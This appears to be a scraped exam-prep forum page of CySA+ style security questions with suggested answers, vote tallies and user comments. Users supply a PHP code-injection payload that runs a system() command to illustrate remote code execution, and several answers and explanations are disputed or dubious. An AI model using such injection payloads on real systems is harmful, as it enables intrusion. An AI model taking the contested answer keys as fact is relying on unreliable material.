
upvoted 1 times

A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls and two-factor authentication. Which of the following does this most likely describe?

- A. System hardening
- B. Hybrid network architecture
- C. Continuous authorization
- D. Secure access service edge

Suggested Answer: A

Community vote distribution



maggie22 Highly Voted 1 year ago

Selected Answer: A

While system hardening focuses on strengthening the security posture of individual endpoints and network perimeters through specific security measures like host-based IPS, firewalls, and 2FA, SASE takes a broader approach by integrating these capabilities into a unified cloud-native service. SASE aims to provide secure access to applications and data from anywhere, emphasizing scalability, flexibility, and enhanced user experience across distributed environments.

upvoted 6 times

DARKVEGETA Most Recent 4 months ago

Selected Answer: A

The question was referring to a host-based IPS so System hardening is the right answer. If the question was referring to cloud-based then SASE would be the correct answer.

upvoted 1 times

cy_analyst 8 months, 2 weeks ago

Selected Answer: D

SASE is a network architecture design that leverages software-defined wide area networking (SD-WAN) and security functionality like cloud access security brokers (CASBs), zero trust, firewalls as a service, antimalware tools, or other capabilities to secure your network.

upvoted 1 times

Ree1234 1 year, 1 month ago

Selected Answer: D

HIPS and Firewalls tells us that there is connections to the systems through internet or its software-defined wide area networking (SD-WAN) and Zero Trust security solutions are implemented into a converged cloud-delivered platform to securely connect users, systems, endpoints, and remote networks to apps and resources. I go with D

upvoted 1 times

Kmelaun 1 year, 2 months ago

Selected Answer: A

A. System Hardening

System hardening enhances the security of an operating system, application, device, or service by reducing its attack surface. Hardening involves enabling or disabling specific features and restricting access to sensitive areas of the system, such as protected operating system files, windows registry, configuration files, and logs. Hardening includes disabling unnecessary services, limiting user privileges, patching the operating system, and many other changes. Best-practice hardening configurations can be very complex. Examples of best-practice hardening guides include DoD STIGs (<https://public.cyber.mil/stigs/>) and CIS Benchmarks™ (<https://www.cisecurity.org/cis-benchmarks/>). Version 1.0.0 of the CIS Microsoft Windows 11 Enterprise Benchmark contains over 1,200 pages of recommendations.

upvoted 4 times

j904 1 year, 3 months ago

Selected Answer: A

A. System hardening refers to the process of securing a system by reducing its attack surface and minimizing vulnerabilities.

upvoted 3 times

anthonyb225 1 year, 3 months ago

Selected Answer: D

I believe it would be D, SASE.

Secure Access Service Edge (SASE) is a cloud architecture model that combines network and security-as-a-service functions together and delivers them as a single cloud service.

upvoted 1 times

  **silentnoob1** 1 year, 3 months ago

this would be the correct answer IF they didn't implement "host-based IPS", host-based isn't cloud

upvoted 7 times

  **julessandrin** 1 year, 3 months ago

Selected Answer: A

Harding is the act of creating rules and policies to govern an operating system

upvoted 1 times

A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?

- A. Offline storage
- B. Evidence collection
- C. Integrity validation
- D. Legal hold

Suggested Answer: C

Community vote distribution

C (100%)

 **jspecht** Highly Voted 1 year, 3 months ago

Selected Answer: C

Integrity validation ensures that your data hasn't undergone any unauthorized alterations during transmission or storage. Think of it as a seal on an envelope; any attempt to tamper with the contents would break the seal, signaling interference.

upvoted 10 times

 **Odogwu3024** Most Recent 10 months, 2 weeks ago

Techniques like hashing can be used to validate the integrity of the data.

I believe C is correct, reason being that

hashing can be used to validate the integrity of the data.

upvoted 2 times

An analyst investigated a website and produced the following:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 10:21 CDT
Nmap scan report for insecure.org (45.33.49.119)
Host is up (0.054s latency).
rDNS record for 45.33.49.119: ack.nmap.org
Not shown: 95 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
25/tcp    closed smtp
80/tcp    open  http      Apache httpd 2.4.6
113/tcp   closed ident
443/tcp   open  ssl/http Apache httpd 2.4.6
Service Info: Host: issues.nmap.org

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.52 seconds
```


Which of the following syntaxes did the analyst use to discover the application versions on this vulnerable website?

- A. nmap -sS -T4 -F insecure.org
- B. nmap -C insecure.org
- C. nmap -sV -T4 -F insecure.org
- D. nmap -A insecure.org

Suggested Answer: C

Community vote distribution


C (100%)

 **glenn Dexter** Highly Voted 8 months, 1 week ago

Selected Answer: C

This command instructs Nmap to perform a fast scan (-F) with version detection (-sV) using an aggressive timing template (-T4) against the target insecure.org.

upvoted 11 times

 **julessandrin** Highly Voted 9 months, 4 weeks ago

Selected Answer: C

-sV tells nmap to determine the version of the services running on open port

upvoted 5 times

 **Brick69** Most Recent 10 months, 1 week ago

Selected Answer: C

-sV determines the version of the services running


upvoted 4 times

A cybersecurity analyst is doing triage in a SIEM and notices that the time stamps between the firewall and the host under investigation are off by 43 minutes. Which of the following is the most likely scenario occurring with the time stamps?

- A. The NTP server is not configured on the host
- B. The cybersecurity analyst is looking at the wrong information
- C. The firewall is using UTC time
- D. The host with the logs is offline

Suggested Answer: A

Community vote distribution



FT000 **Highly Voted** 1 year, 4 months ago

Selected Answer: A

I would imagine that if the problem was with UTC time, then the logs would be asynchronised in intervals of 30 minutes or full hours, depending on which time zones are involved. This should be NTC issue in my opinion.

upvoted 11 times

Andreash **Highly Voted** 1 year, 4 months ago

Selected Answer: A

UTC time would offset the clock by full hours, depending on which time zone the other device is..

upvoted 5 times

cy_analyst **Most Recent** 8 months, 3 weeks ago

Selected Answer: A

Even if the firewall is using UTC time, the difference would typically be an exact number of hours, like 1, 2, or 5 hours, depending on the time zone. A 43-minute difference suggests a clock drift rather than a time zone issue.

upvoted 2 times

HL2020 1 year, 2 months ago

Selected Answer: A

Got to be A. UTC time would be off by a full hour increments.

upvoted 2 times

Jhonattan0032 1 year, 4 months ago

Selected Answer: C

43-minute discrepancy between the firewall and the host timestamps is C

upvoted 2 times

A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

- A. Scan the employee's computer with virus and malware tools
- B. Review the actions taken by the employee and the email related to the event
- C. Contact human resources and recommend the termination of the employee
- D. Assign security awareness training to the employee involved in the incident

Suggested Answer: B

Community vote distribution

B (100%)

  **jspecht** Highly Voted 9 months, 3 weeks ago

Selected Answer: B

There's no indication malware was involved here so no need to scan anything. Decisions about termination or training can be made after the facts of the incident are fully understood. The only reasonable answer here is B.



upvoted 8 times

  **leesuh** Most Recent 3 months, 3 weeks ago

Selected Answer: B

B first then D for future Post Incident review

upvoted 2 times

  **spamsoc** 9 months, 3 weeks ago

When responding to a phishing attack or an incident involving a compromised employee account, one of the first actions the incident response team should take is to review the actions taken by the employee and the email related to the event. This involves investigating the incident to understand the scope, timeline, and details of the compromise.

upvoted 4 times

A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:

- DNS traffic while a tunneling session is active.
- The mean time between queries is less than one second.
- The average query length exceeds 100 characters.

Which of the following attacks most likely occurred?

- A. DNS exfiltration
- B. DNS spoofing
- C. DNS zone transfer
- D. DNS poisoning

Suggested Answer: A

Community vote distribution

A (100%)

  **glenn Dexter** Highly Voted 1 year, 2 months ago

Selected Answer: A

Here's the rationale:

DNS traffic while a tunneling session is active: This suggests that data is being tunneled over the DNS protocol, which is a common technique used in DNS exfiltration attacks to bypass network security measures.

The mean time between queries is less than one second: A high rate of DNS queries, especially with such a short interval between them, is indicative of automated or scripted behavior, which is often associated with data exfiltration attempts.

The average query length exceeds 100 characters: Longer-than-normal DNS queries can be a sign that data is being encoded or hidden within the DNS queries themselves, further supporting the likelihood of DNS exfiltration.

upvoted 23 times

  **Kmelaun** 1 year, 2 months ago

Very good explanation thank you!

upvoted 3 times

  **networkmen** Highly Voted 11 months, 3 weeks ago

Selected Answer: A

Another word for DNS exfiltration is DNS tunneling

upvoted 7 times

  **jspecht** Most Recent 1 year, 3 months ago

Selected Answer: A

A long query length for DNS indicates data exfiltration

upvoted 4 times


A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

- A. Corrective controls
- B. Compensating controls
- C. Operational controls
- D. Administrative controls

Suggested Answer: B

Community vote distribution

B (100%)

 **glenn Dexter** Highly Voted 8 months, 1 week ago

Selected Answer: B

The Chief Information Security Officer (CISO) implemented:

B. Compensating controls.

Compensating controls are alternative measures put in place when primary controls are not feasible or sufficient to mitigate risks adequately. In this scenario, due to staffing limitations, the small company cannot effectively segregate duties to prevent errors and fraud in payroll management.

Therefore, the CISO chose to implement compensating controls by maintaining and reviewing logs and audit trails. These controls help mitigate the risk of errors and fraud by providing oversight and accountability, even in the absence of traditional segregation of duties.

upvoted 5 times

 **Nishaw** Most Recent 8 months, 4 weeks ago

Selected Answer: B

B. Compensating controls

Explanation: Compensating controls are alternative measures put in place when primary controls are deemed insufficient. In this case, the lack of segregation of duties is compensated for by maintaining and reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management.

upvoted 1 times

During the log analysis phase, the following suspicious command is detected:

Which of the following is being attempted?

- A. Buffer overflow
- B. RCE
- C. ICMP tunneling
- D. Smurf attack

Suggested Answer: B

🗳️ 👤 **0b18240** Highly Voted 1 year, 4 months ago

<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ""); ?>
upvoted 43 times

🗳️ 👤 **0b18240** 1 year, 4 months ago

This is the question
upvoted 6 times

🗳️ 👤 **KMG33** 1 year, 1 month ago

real mvp
upvoted 10 times

🗳️ 👤 **jspecht** 1 year, 3 months ago

Based on that command, B is the best option.
upvoted 5 times

🗳️ 👤 **CyberJackal** Highly Voted 1 year, 3 months ago

They can't inspect your malicious command, if you obfuscate it into invisibility.
upvoted 26 times

🗳️ 👤 **Only12go** Most Recent 1 month, 4 weeks ago

Selected Answer: B
<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ""); ?>
upvoted 1 times

🗳️ 👤 **opeyemi777** 7 months ago

Selected Answer: B
the correct answer is RCE {Remote Code Execution}
upvoted 1 times

🗳️ 👤 **papamama** 7 months, 2 weeks ago

<?php preg_replace('/./e', 'system("ping -c 4 10.0.0.1");', ""); ?> The Correct ANswer is B
this PHP command is an example of RCE(remote code excution)
upvoted 1 times

🗳️ 👤 **orkpr88** 1 year, 1 month ago



Here is the code that is missing from the question: <?php preg_replace('/.*e', 'system("ping -c 4 10.0.0.1");', ""); ?>
upvoted 4 times

🗳️ 👤 **simon205** 1 year, 1 month ago

did you take the test recently?
upvoted 1 times

🗳️ 👤 **boog** 1 year, 1 month ago

It's a trick question. You're supposed to look at the question's html source code to find the missing command
upvoted 7 times

  **Dub3** 1 year, 1 month ago

theres no command shown

upvoted 1 times

  **[Removed]** 1 year, 4 months ago

bugged question, can't see it.

upvoted 3 times

  **abee6ca** 1 year, 4 months ago

No command is shown in the question.

upvoted 3 times

An email hosting provider added a new data center with new public IP addresses. Which of the following most likely needs to be updated to ensure emails from the new data center do not get blocked by spam filters?

- A. DKIM
- B. SPF
- C. SMTP
- D. DMARC

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **julesandrin** Highly Voted 1 year, 3 months ago

Selected Answer: B

Sender Policy Framework is an email authentication method that helps to identify the mail servers that are allowed to send email for a given domain.
upvoted 9 times

🗳️ 👤 **glenn Dexter** Highly Voted 1 year, 2 months ago

Selected Answer: B

To ensure that emails from the new data center do not get blocked by spam filters, the most likely component that needs to be updated is:

B. SPF (Sender Policy Framework)

The SPF record specifies which IP addresses are allowed to send emails on behalf of a domain. Since the email hosting provider has added a new data center with new public IP addresses, these new IP addresses need to be included in the SPF record to authorize them to send emails for the domain. This ensures that emails sent from the new data center are not considered unauthorized and are less likely to be blocked by spam filters.
upvoted 7 times

🗳️ 👤 **opeyemi777** Most Recent 7 months ago

Selected Answer: B

DKIM - DomainKey Identified Mails
SPF - Sender Policy Framework (correct answer B)
SMTP - Simple Mail Transfer Protocol
DMARC - Domain-based Message Authentication Report and Conformance
upvoted 4 times

🗳️ 👤 **boog** 12 months ago

Selected Answer: B

SPF and a reverse DNS entry.
upvoted 1 times

🗳️ 👤 **jspecht** 1 year, 3 months ago

Selected Answer: B


SPF is the only record that contains IP addresses.
upvoted 1 times

A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

- A. XDR logs
- B. Firewall logs
- C. IDS logs
- D. MFA logs

Suggested Answer: A

Community vote distribution



glenn Dexter Highly Voted 1 year, 2 months ago

Selected Answer: A

Among the options provided, the log source that would most likely confirm the malware infection on the company-owned and managed laptop is:

A. XDR logs

XDR (Extended Detection and Response) logs aggregate and correlate data from various security sources, such as endpoint detection and response (EDR), network traffic analysis (NTA), and other security tools. These logs provide comprehensive visibility into security events and incidents across the organization's infrastructure.

If the laptop is suspected to have malware, the EDR component of the XDR solution would likely generate logs indicating suspicious or malicious behavior on the endpoint. This could include activities such as file modifications, process executions, network connections to known malicious domains, or other indicators of compromise (IOCs) associated with malware infections.

upvoted 21 times

lykbay 11 months ago

Thanks buddy! Means alot

upvoted 1 times

PatrickH 1 year, 2 months ago

Just wanna say thanks for taking tjhe time to put in so many good, detailed answers.

upvoted 3 times

cy_analyst Most Recent 8 months, 3 weeks ago

Selected Answer: A

XDR (Extended Detection and Response) is a security tool that collects and correlates data across multiple security layers, including endpoints, networks, and cloud environments. XDR logs would provide detailed insights into suspicious activities, such as malware behavior, process execution, and anomalous patterns on the laptop. These logs can help confirm the presence of malware by analyzing behaviors indicative of an infection.

upvoted 2 times

HL2020 1 year, 2 months ago

Selected Answer: A

I would say A. The laptop could be outside of the company network and an IDS would not have any relevant logs. Only the XDR would have logs in that situation.

upvoted 3 times

Eduardoo7 1 year, 2 months ago

Selected Answer: A

XDR - IDS has nothing to do with endpoints

upvoted 3 times



CyberJackal 1 year, 3 months ago

Selected Answer: A

This is XDR logs. XDR and EDR are sometimes interchangeable terms.

IDS is traditionally associated with network traffic, and logs are typically collected from networking devices, not user workstations.

upvoted 3 times

  **Bogus1488** 1 year, 3 months ago

Selected Answer: A

XDR -

eXtended Detection and Response

upvoted 3 times

  **[Removed]** 1 year, 3 months ago

Selected Answer: C

Intrusion Detection System (IDS) logs are specifically designed to monitor network traffic for suspicious or malicious activity. If the laptop is suspected to have malware, the IDS logs may capture network traffic associated with the malware's behavior, such as communication with command-and-control servers, attempts to exploit vulnerabilities, or unusual patterns of data transfer.

upvoted 4 times

Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

- A. To provide metrics and test continuity controls
- B. To verify the roles of the incident response team
- C. To provide recommendations for handling vulnerabilities
- D. To perform tests against implemented security controls

Suggested Answer: A

Community vote distribution

A (100%)

  **Only12go** 1 month, 2 weeks ago

Selected Answer: A

The goal of a disaster recovery (DR) exercise is to simulate a disaster scenario and test the organization's ability to recover critical systems and data.

This includes:



Verifying recovery time objectives (RTOs) and recovery point objectives (RPOs)

Testing backup systems

Ensuring business continuity controls function as expected

Collecting metrics to evaluate recovery performance and identify gaps

upvoted 1 times

  **ada26b1** 2 months, 3 weeks ago

Selected Answer: A

A disaster recovery (DR) exercise is designed to simulate various disaster scenarios to evaluate and ensure that an organization can effectively recover its critical systems and data after a disruption. The goal is to validate that the disaster recovery plan works as expected and that the necessary continuity controls are in place.

Provide metrics: The exercise helps assess how well the organization is prepared to respond to a disaster. It provides valuable data on how long it takes to recover, what resources are needed, and where improvements can be made.

Test continuity controls: The exercise specifically tests the continuity of business operations—how quickly and effectively the organization can recover IT services, data, and processes after an interruption.

upvoted 1 times

  **tryintopass** 5 months ago

Selected Answer: B

B. is COMmonTIA answer. The question highlighted exercise...how do you provide metrics from an exercise.

upvoted 3 times

  **kinny4000** 9 months ago

Selected Answer: B

A - Metrics and continuity controls are more for a business continuity test

B - Making sure people know their roles in a disaster is crucial, when chaos ensues, the people are the first to panic, and must know what they should be doing.

C - Vulnerability management recommendations occur during a vulnerability assessment.

D - Testing security controls happens during a penetration test

Each answer is for a specific type of test, A is more focused on business continuity, not disaster recovery.

upvoted 1 times

🗨️ 👤 **leesuh** 3 months, 3 weeks ago

I agree. Especially when you make that distinction with answer A for business continuity efforts
upvoted 1 times

🗨️ 👤 **Dub3** 1 year, 1 month ago

Selected Answer: A

Disaster recovery exercises are conducted to validate and assess an organization's ability to recover from a disaster or disruptive event effectively. These exercises aim to test the organization's continuity controls, procedures, and plans to ensure they can mitigate the impact of a disaster and resume critical business operations within acceptable time frames. By providing metrics on the effectiveness of the recovery process and testing continuity controls, organizations can identify weaknesses, improve their response capabilities, and enhance overall resilience against potential incidents. Therefore, option A best describes the goal of a disaster recovery exercise.

upvoted 2 times

🗨️ 👤 **julessandrin** 1 year, 3 months ago

Selected Answer: A

The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization.

upvoted 2 times



A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets. During the initial scan users reported that network printers began to print pages that contained unreadable text and icons. Which of the following should the analyst do to ensure this behavior does not occur during subsequent vulnerability scans?

- A. Perform non-credentialed scans
- B. Ignore embedded web server ports
- C. Create a tailored scan for the printer subnet
- D. Increase the threshold length of the scan timeout

Suggested Answer: C

Community vote distribution

C (100%)

  **glenn Dexter** 8 months, 1 week ago

Selected Answer: C


The behavior described suggests that the vulnerability scan may be affecting the network printers, possibly due to the way the scan is interacting with the printers' embedded web servers or other network services.

To ensure this behavior does not occur during subsequent vulnerability scans, the analyst should:

C. Create a tailored scan for the printer subnet.

By creating a tailored scan specifically for the printer subnet, the analyst can customize the scan parameters to exclude network printers or adjust the scan settings to minimize the impact on the printers' operations. This approach allows the analyst to focus the vulnerability scanning efforts on the appropriate targets while avoiding unintended disruptions to other network devices, such as printers.

upvoted 3 times

  **jules sandrin** 9 months, 4 weeks ago

Selected Answer: C

The best way to prevent network printers from printing pages during a vulnerability scan is to create a tailored scan for the printer subnet that excludes the ports and services that trigger the printing behavior

upvoted 2 times

A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:

- Must use minimal network bandwidth
- Must use minimal host resources
- Must provide accurate, near real-time updates
- Must not have any stored credentials in configuration on the scanner

Which of the following vulnerability scanning methods should be used to best meet these requirements?


- A. Internal
- B. Agent
- C. Active
- D. Uncredentialed

Suggested Answer: B

Community vote distribution

B (63%)

D (38%)

 **cy_analyst** Highly Voted 8 months, 3 weeks ago

Selected Answer: B

Minimal network bandwidth: Agent-based scanning distributes the scanning load to the endpoints (hosts) themselves. Since agents run locally on the host, they minimize the amount of network traffic typically generated by centralized scanners.

Minimal host resources: Modern agent-based solutions are designed to have a small footprint on the host, using minimal CPU and memory resources. The agent collects and reports only relevant data, reducing the impact on the host's performance.

Accurate, near real-time updates: Agents can continuously monitor the system and provide near real-time updates on vulnerabilities since they run directly on the hosts. This gives more accurate and timely results compared to periodic scans.

No stored credentials in configuration on the scanner: Since agents are installed directly on the hosts, there's no need to store credentials in the scanner configuration. This reduces the risk of compromising credentials and avoids the need to configure authentication for network-based scans.
upvoted 7 times

 **voiddraco** Most Recent 10 months, 2 weeks ago

B

Agent-based vulnerability scanning is a method that uses software agents installed on the target systems to scan for vulnerabilities. This method meets the requirements of the project because it uses minimal network bandwidth and host resources, provides accurate and near real-time updates, and does not require any stored credentials on the scanner. Reference: What Is Vulnerability Scanning? Types, Tools and Best Practices, Section: Types of vulnerability scanning; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 154.

Not GPT!

upvoted 2 times

 **gomet2000** 10 months, 2 weeks ago

Selected Answer: D

No Stored Credentials: Uncredentialed scans inherently avoid the need for credentials, completely eliminating any associated risk. Agent-based systems might still require credentials to perform certain tasks, even if the risk is minimal.

Minimal Host Impact: Uncredentialed scans are less intrusive and consume virtually no resources on the hosts, making them ideal for environments where minimal impact on host performance is critical. Agent-based scanning, while efficient, does introduce some level of resource consumption on the host.

Ease of Implementation: Uncredentialed scanning is typically easier to implement and manage since it doesn't involve deploying and maintaining agents across multiple hosts.

upvoted 2 times

  **kinny4000** 9 months ago

There no credentials stored in configuration on the scanner, the agent is simply running with privileges on the host, so the scanner is not storing any credentials. Uncredentialed scans won't be accurate, and won't be near real time unless it's always running, which would cause network latency.

upvoted 3 times

  **section8santa** 1 year, 2 months ago

Selected Answer: B

B. Agent

Agent-based vulnerability scanning involves deploying lightweight software agents on individual hosts within the network. These agents conduct local vulnerability assessments on the host they are installed on, thereby minimizing network bandwidth usage and reducing the load on individual hosts compared to traditional network-based scanning methods.

upvoted 4 times

  **HL2020** 1 year, 2 months ago

This is a rough question. Since a requirement says "minimal host resources" you'd want to not choose B but it also says "near real-time updates" which would lean towards B. I'd probably go with B on this one but not a great question.

upvoted 3 times

  **thisguyfucks** 1 year, 2 months ago

Selected Answer: D

Answer is D Uncredentialed

upvoted 1 times

  **julessandrin** 1 year, 3 months ago

Selected Answer: B

Agent-based scanning provides the most effective and efficient vulnerability scan with minimal impact on a host. It requires no credentials management and offers low resource consumption.

upvoted 2 times

An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

- A. RFI
- B. LFI
- C. CSRF
- D. XSS

Suggested Answer: C

Community vote distribution

C (68%)

D (32%)

499f1a0 Highly Voted 1 year ago

Selected Answer: C

CSRF is the correct answer because question mentions that the user has many tabs open usually so the cross-site request forgery makes sense
upvoted 12 times

SHADTECH123 Highly Voted 1 year ago

Selected Answer: C

Given that the issue occurred after updating the browser and the employee typically has several tabs open, it is more likely to be a Cross-Site Request Forgery (CSRF) attack.

CSRF exploits the user's authenticated session and can be triggered without the user's direct interaction, often leveraging the presence of multiple open tabs. When a user has several tabs open, a malicious site in one tab can issue a request to a trusted site in another tab, performing unauthorized actions.

XSS typically involves injecting and executing malicious scripts within the web pages the user visits, but it is less likely to be directly affected by a browser update.

So, in this scenario, CSRF is the more likely culprit.

upvoted 6 times

cy_analyst Most Recent 8 months, 3 weeks ago

Selected Answer: C

XSS (Cross-Site Scripting): XSS could potentially lead to a login issue if session hijacking were involved, but the scenario described fits better with a CSRF attack since it involves the user being logged out or unable to log in after having multiple tabs open.

upvoted 1 times

Comicbookman 10 months, 3 weeks ago

So, despite the initial consideration, the described scenario does not strongly align with the effects of a CSRF attack. Instead, it suggests an issue with session handling or browser security features that may have changed due to the update, possibly impacting how sessions or cookies are managed. Thus, XSS or other browser-related issues remain the most fitting explanation for the inability to log in post-update. Option D: XSS would still be the most appropriate choice, as it can affect session handling and user authentication processes. Therefore, CSRF is not typically associated with causing login failures directly. The most appropriate answer, considering the symptoms described (inability to log in after a browser update), would still align with issues that affect session management or authentication, which can be influenced by XSS attacks or other issues but not typically by CSRF.

upvoted 3 times

sigmarseifer 1 year, 1 month ago

The answer is C

upvoted 2 times

myazureexams 1 year, 1 month ago

Selected Answer: D

after reviewing certmater topic 14B and asking ChatGPT I go with D

upvoted 2 times

🗨️ 👤 **Kmelaun** 1 year, 1 month ago

Selected Answer: C

Certmaster Topic 14B: A cross-site request forgery (XSRF) can exploit applications that use cookies to authenticate users and track sessions. The attacker must convince the victim to start a session with the target site. The attacker then must pass an HTTP request to the victim's browser that spoofs an action on the target site (such as changing a password or an email address). This request could be disguised in a number of ways (as an image tag, for instance) and so could be accomplished without the victim necessarily having to click a link. If the target site assumes that the browser is authenticated (because there is a valid session cookie) and doesn't complete any additional authorization process on the attacker's input (or if the attacker is able to spoof the authorization), it will accept the input as genuine. This is also referred to as a confused deputy attack (the point being that the user and the user's browser are not necessarily the same thing).

upvoted 4 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: C

CSRF attacks occur when a malicious website causes a user's browser to perform an unwanted action on a site where the user is authenticated, taking advantage of the user's active session. This could potentially be the case if the employee had an active session in a tab and a CSRF attack occurred from another tab or website, which could lead to session invalidation or account lockout.

upvoted 4 times

🗨️ 👤 **Nishaw** 1 year, 2 months ago

Selected Answer: D

The most likely attack in this scenario is Cross-Site Scripting (XSS). XSS attacks can be used to steal session cookies, which are often used for authentication. If the attacker successfully steals the session cookie, they can impersonate the user and access their account. In this case, the browser update may have introduced a vulnerability that allowed an XSS attack to occur.

upvoted 3 times

🗨️ 👤 **voiddraco** 10 months, 2 weeks ago

If the user has several tabs open in the browser, they may not notice the CSRF request or the resulting change in their account & updating the browser may have cleared the user's cache or cookies, preventing them from logging in to their account.... hence C

upvoted 1 times

🗨️ 👤 **j904** 1 year, 3 months ago

Selected Answer: D

Without a doubt

upvoted 2 times

🗨️ 👤 **MMK777** 1 year, 3 months ago

Selected Answer: D

The injected script may interfere with the login process, preventing the employee from accessing their account. Therefore, XSS

upvoted 2 times

Which of the following does "federation" most likely refer to within the context of identity and access management?

- A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
- B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
- C. Utilizing a combination of what you know who you are, and what you have to grant authentication to a user
- D. Correlating one's identity with the attributes and associated applications the user has access to

Suggested Answer: B

Community vote distribution

B (100%)

 **bettyboo** Highly Voted 9 months, 2 weeks ago

Selected Answer: B

, SSO typically focuses on enabling seamless access to multiple applications within a single organization, while federation extends this capability to enable cross-organizational access to resources and services.

upvoted 9 times

The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Choose two.)

- A. SOAR
- B. SIEM
- C. MSP
- D. NGFW
- E. XDR
- F. DLP

Suggested Answer: AB

Community vote distribution

AB (100%)

🗳️ 👤 **section8santa** Highly Voted 👍 8 months, 3 weeks ago

Selected Answer: AB

Trust used chatgpt
upvoted 6 times

🗳️ 👤 **ybyttv** Most Recent 🕒 3 weeks, 1 day ago

Selected Answer: AE

To reduce the workload, you should do integrate everything into one single platform.
Alerts, logs, incidents should be correlated and automatic decision should be made by soar and xdr. To the reply of f90ecff,edr is just part of xdr. I don't know who bring the point of xdr, because it's almost the same as soar (yes, I know there are difference, but they are really almost the same)
upvoted 1 times

🗳️ 👤 **Thunder_Cat** 2 months, 3 weeks ago

Selected Answer: BE

I don't know why the others are saying A. SOAR (security orchestration, automation, and response) does not focus on centralizing the workload. XDR (extended detection and reporting) extends EDR's capabilities which would help in correlate alerts and automate responses, ultimately helping the security team manage large volumes of alerts.
upvoted 1 times

🗳️ 👤 **f90ecff** 2 months, 1 week ago

XDR – Extended detection and response is helpful but overlaps with EDR, not necessarily for centralizing workflows.
upvoted 1 times

🗳️ 👤 **spamsoc** 9 months, 3 weeks ago

A and B
upvoted 2 times

Which of the following best describes the threat concept in which an organization works to ensure that all network users only open attachments from known sources?

- A. Hacktivist threat
- B. Advanced persistent threat
- C. Unintentional insider threat
- D. Nation-state threat

Suggested Answer: C

Community vote distribution

C (100%)

  **jspecht** Highly Voted 9 months, 3 weeks ago

Selected Answer: C

Restricting the opening of attachments to known sources ensures an insider doesn't become an unintentional insider threat.
upvoted 7 times

  **study_study** Highly Voted 5 months, 1 week ago

Selected Answer: C

CompTIA at it again with this poorly worded question.
upvoted 6 times

  **f90ecff** Most Recent 2 months, 1 week ago

Selected Answer: C

Word salad buffet.
upvoted 1 times